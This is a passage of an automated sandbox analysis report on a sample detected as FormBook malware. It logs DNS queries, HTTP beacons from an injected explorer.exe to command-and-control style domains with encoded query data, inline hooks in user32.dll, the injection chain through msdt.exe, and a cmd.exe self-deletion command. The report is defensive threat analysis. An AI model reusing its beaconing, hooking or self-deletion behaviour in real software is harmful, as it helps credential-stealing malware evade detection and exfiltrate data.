Nov 20, 2020 08:42:24.578059912 CET	56534	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:24.605242014 CET	53	56534	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:26.284632921 CET	56627	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:26.313071966 CET	53	56627	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:34.399322033 CET	56621	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:34.426629066 CET	53	56621	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:35.969789028 CET	63116	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:35.996882915 CET	53	63116	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:36.999999046 CET	64078	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:37.043915033 CET	53	64078	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:40.765012026 CET	64801	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:40.792388916 CET	53	64801	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:42.514817953 CET	61721	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:42.541929007 CET	53	61721	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:55.032563925 CET	51255	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:55.072527885 CET	53	51255	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:55.595218897 CET	61522	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:55.660583973 CET	53	61522	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:56.156481981 CET	52337	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:56.192096949 CET	53	52337	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:56.720575094 CET	55046	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:56.774022102 CET	53	55046	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:56.920583010 CET	49612	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:56.956103086 CET	53	49612	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:57.267293930 CET	49285	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:57.302789927 CET	53	49285	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:57.656210899 CET	50601	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:57.691886902 CET	53	50601	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:58.248058081 CET	60875	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:58.283742905 CET	53	60875	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:58.841361046 CET	56448	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:58.876811028 CET	53	56448	8.8.8.8	192.168.2.4
Nov 20, 2020 08:42:59.653564930 CET	59172	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:42:59.689203024 CET	53	59172	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:00.405847073 CET	62420	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:00.441771030 CET	53	62420	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:05.868619919 CET	60579	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:05.906162024 CET	53	60579	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:15.031177044 CET	50183	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:15.058324099 CET	53	50183	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:15.325855017 CET	61531	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:15.361447096 CET	53	61531	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:20.819029093 CET	49228	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:20.855814934 CET	53	49228	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:49.834976912 CET	59794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:49.862088919 CET	53	59794	8.8.8.8	192.168.2.4
Nov 20, 2020 08:43:51.183955908 CET	55916	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:43:51.211226940 CET	53	55916	8.8.8.8	192.168.2.4
Nov 20, 2020 08:44:04.324537992 CET	52752	53	192.168.2.4	8.8.8.8
Nov 20, 2020 08:44:04.364351034 CET	53	52752	8.8.8.8	192.168.2.4
Nov 20, 2020 08:44:24.729914904 CET	60542	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 08:44:24.862246990 CET	53	60542	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 08:44:04.324537992 CET	192.168.2.4	8.8.8.8	0x4f3	Standard query (0)	www.powderedsilk.com	A (IP address)	IN (0x0001)
Nov 20, 2020 08:44:24.729914904 CET	192.168.2.4	8.8.8.8	0xe12a	Standard query (0)	www.voetbalvandaag.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 08:44:04.364351034 CET	8.8.8.8	192.168.2.4	0x4f3	No error (0)	www.powderedsilk.com	powderedsilk.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 08:44:04.364351034 CET	8.8.8.8	192.168.2.4	0x4f3	No error (0)	powderedsilk.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 20, 2020 08:44:24.862246990 CET	8.8.8.8	192.168.2.4	0xe12a	No error (0)	www.voetbalvandaag.net		52.0.217.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.powderedsilk.com
- www.voetbalvandaag.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49767	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 08:44:04.389849901 CET	4792	OUT	GET /ogg/?FdtP=yL0l42d8z4u&JfspOLvH=fOCM8bU6nldV/iwSncfaF5Bzy/lGPGgo/g5DGIZRlu3EMk3UROnm6TGL4YPAlMSLjacD HTTP/1.1 Host: www.powderedsilk.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 08:44:04.514127016 CET	4792	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 07:44:04 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb6e13a-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49768	52.0.217.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 08:44:24.966959000 CET	4795	OUT	GET /ogg/?JfspOLvH=+OCwvSqshndtikU4mojjB9YFTo9N+xlFipQY5pDaON76D3kf/3J7hGXS0Ci6kD/8+653&FdtP=yL0l42d8z4u HTTP/1.1 Host: www.voetbalvandaag.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 08:44:25.069421053 CET	4796	IN	HTTP/1.1 200 OK Date: Fri, 20 Nov 2020 7:44:21 GMT Connection: close Content-Length: 829 X-Frame-Options: SAMEORIGIN Cache-Control: private, no-cache, no-store, max-age=0 Expires: Mon, 01 Jan 1990 0:00:00 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 6c 6f 6f 73 65 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3a 66 62 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 61 63 65 62 6f 6f 6b 2e 63 6f 6d 2f 32 30 30 38 2f 66 62 6d 6c 22 20 78 6d 6c 6e 73 3a 6f 67 3d 22 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 3c 74 69 74 6c 65 3e 26 6e 62 73 70 3b 3c 2f 74 69 74 6c 65 3e 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 69 2e 63 64 6e 70 61 72 6b 2e 63 6f 6d 2f 74 68 65 6d 65 73 2f 72 65 67 69 73 74 72 61 72 2f 37 39 31 31 30 35 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4f 70 65 6e 2b 53 61 6e 73 3a 34 30 30 2c 37 30 30 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 63 6e 61 6d 65 20 3d 20 22 37 39 31 31 30 35 22 3b 76 61 72 20 69 64 65 6e 74 69 66 69 65 72 20 3d 20 22 22 3b 0a 2d 2d 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 2f 69 2e 63 64 6e 70 61 72 6b 2e 63 6f 6d 2f 72 65 67 69 73 74 72 61 72 2f 76 33 2f 6c 6f 61 64 65 72 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 68 70 5f 73 63 72 69 70 74 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"><html xmlns:fb="http://www.facebook.com/2008/fbml" xmlns:og="http://ogp.me/ns#"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no shrink-to-fit=no"><title> </title><link href="http://i.cdnpark.com/themes/registrar/791105.css" rel="stylesheet"><link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700" rel="stylesheet" type="text/css"></head><body><script type="text/javascript">...var cname = "791105";var identifier = "";--></script><script type="text/javascript" src="//i.cdnpark.com/registrar/v3/loader.js"></script><script type="text/javascript" src="/hp_script.js"></script></body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE0
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE0
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE0
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE0

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 86dXpRWnFG.exe PID: 204 Parent PID: 5912

General

Start time:	08:42:21
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\86dXpRWnFG.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\86dXpRWnFG.exe'
Imagebase:	0x220000
File size:	962560 bytes
MD5 hash:	221E46C09EB3440BEB5A2256211C3262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.738669459.0000000003659000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.738669459.0000000003659000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.738669459.0000000003659000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\86dXpRWnFG.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\86dXpRWnFG.exe.log	unknown	1119	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: 86dXpRWnFG.exe PID: 6820 Parent PID: 204

General

Start time:	08:43:01
Start date:	20/11/2020

Path:	C:\Users\user\Desktop\86dXpRWnFG.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\86dXpRWnFG.exe
Imagebase:	0xe30000
File size:	962560 bytes
MD5 hash:	221E46C09EB3440BEB5A2256211C3262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.785152903.00000000014C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.785152903.00000000014C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.785152903.00000000014C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.785228330.00000000014F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.785228330.00000000014F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.785228330.00000000014F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.782865836.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.782865836.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.782865836.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6820

General

Start time:	08:43:03
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 4616 Parent PID: 3424

General

Start time:	08:43:20
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0x1300000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.914480557.0000000003550000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.914480557.0000000003550000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.914480557.0000000003550000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.914598348.0000000003820000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.914598348.0000000003820000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.914598348.0000000003820000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.913261174.000000000F30000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.913261174.000000000F30000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.913261174.000000000F30000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	F49E57	NtReadFile

Analysis Process: cmd.exe PID: 4808 Parent PID: 4616

General

Start time:	08:43:25
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\86dXpRWnFG.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\86dXpRWnFG.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\Desktop\86dXpRWnFG.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 2860 Parent PID: 4808

General

Start time:	08:43:25
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis